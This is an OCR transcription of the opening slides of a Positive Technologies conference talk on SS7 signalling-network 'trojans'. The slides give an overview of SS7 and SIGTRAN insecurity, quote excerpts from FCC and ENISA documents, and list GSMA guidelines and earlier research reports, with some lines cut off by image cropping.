Sergey Puzankov


Trojans in SS7 - how they bypass all security measures

POSITIVE TECHNOLOGIES

ptsecurity.com

SS7 in the 20th century


POSITIVE TECHNOLOGIES



SS7 (Signaling System #7): a **set of telephony protocols** used to set up and tear down telephone calls, send and receive SMS messages, provide subscriber mobility, and more

SS7 nowadays


POSITIVE TECHNOLOGIES



SIGTRAN (Signaling Transport): an extension of the **SS7** protocol family that uses **IP as transport**

Why SS7 is not secure

POSITIVE TECHNOLOGIES



Once a hacker connects to the SS7 network of a mobile operator, they can attack subscribers of any operator around the world

Governments and global organizations worried by SS7 security

POSITIVE TECHNOLOGIES

PUBLIC NOTICE

Federal Communications Commission
445 12th St., S.W.
Washington, D.C. 20554

News Media Information 202 / 418-0500
Internet: http://www.fcc.gov
TTY: 1-888-835-5322

FCC'S PUBLIC SAFETY AND H
IMPLEMENTATION OF CSRIC SI

The Federal Communications Com
(Bureau) encourages communications servi
recommended by the Communications Secu
federal advisory committee to the FCC, to
network infrastructure.[2]

SS7 communication plays a critica
supports fixed and mobile service providers
networks, enabling fixed and mobile networ
Caller ID and billing data for circuit switche
research findings and media reports call atte
Reports suggest that attackers target SS7 to
conduct financial theft, and promulgate den

enisa

Signalling Security in Telecom SS7/Diameter/5G
March 2018

Executive Summary

Telecommunications are key in nowadays societies. They represent the backbone, the primary infrastructure based on which our society works and constitute the main instrument in allowing our democracy (and other EU core values such as freedom, equality, rule of law, human right) to function properly. As a consequence, here in ENISA (the EU cyber security agency) we consider assuring the security of our infrastructure as a top priority.

The present study has deep dived into a critical area within electronic communications, the security of interconnections in electronic communications (signalling security). Based on the analysis, at this moment there is a medium to high level of risk in this area, and we do consider that proper attention must be granted by all stakeholders involved so as to find a proper solution.

As mobile technologies evolve so does the threat landscape. Early generations of mobile networks 2G/3G rely on SS7 and its IP Version SIGTRAN, a set of protocols designed decades ago, without giving adequate effect to modern day security implications. Nobody at that time envisioned the scale that mobile networks could reach in the future, so trust and security were not issues. Nonetheless at the moment we are still using this legacy set of protocols to assure the interconnection between providers. The industry and security research community has started covering the topic, by providing good practices and necessary tools. But still, a lot more has to be done. Basic security measures seem to be implemented by more mature providers, but these me
level. More efforts need to be made so that an optimal protection level is ach


Current telecommunication mobile generation (4G) uses a slightly improve
Build with the same interconnect principles in mind but on an IP base, the pro
industry is still trying to understand exact implications and to identify possib
the same phase. It is our impression that the next step will be made soon.
protected their focus will change towards the new attack surface.

GSMA™

Title	Publication Date
FS.19 Diameter Interconnect Security v5.0 (Current)	25 May 18
FS.21 Interconnect Signalling Security Recommendations v3.0 (Current)	11 May 18
FS.20 GPRS Tunnelling Protocol (GTP) Security v2.0 (Current)	04 May 18
FS.11 SS7 Interconnect Security Monitoring and Firewall Guidelines v4.0 (Current)	04 May 18
FF.21 Fraud Manual v15.0 (Current)	05 Apr 18

Mobile operators and SS7 security

POSITIVE TECHNOLOGIES



2014 – Signaling System 7 (SS7) security report

2014 – Vulnerabilities of mobile Internet (GPRS)

2016 – Primary security threats for SS7 cellular networks


2017 – Next-generation networks, next-level cybersecurity problems (Diameter vulnerabilities)

2017 – Threats to packet core security of 4G network

2018 – SS7 vulnerabilities and attack exposure report

Network vulnerability statistics: SMS Home Routing

POSITIVE TECHNOLOGIES



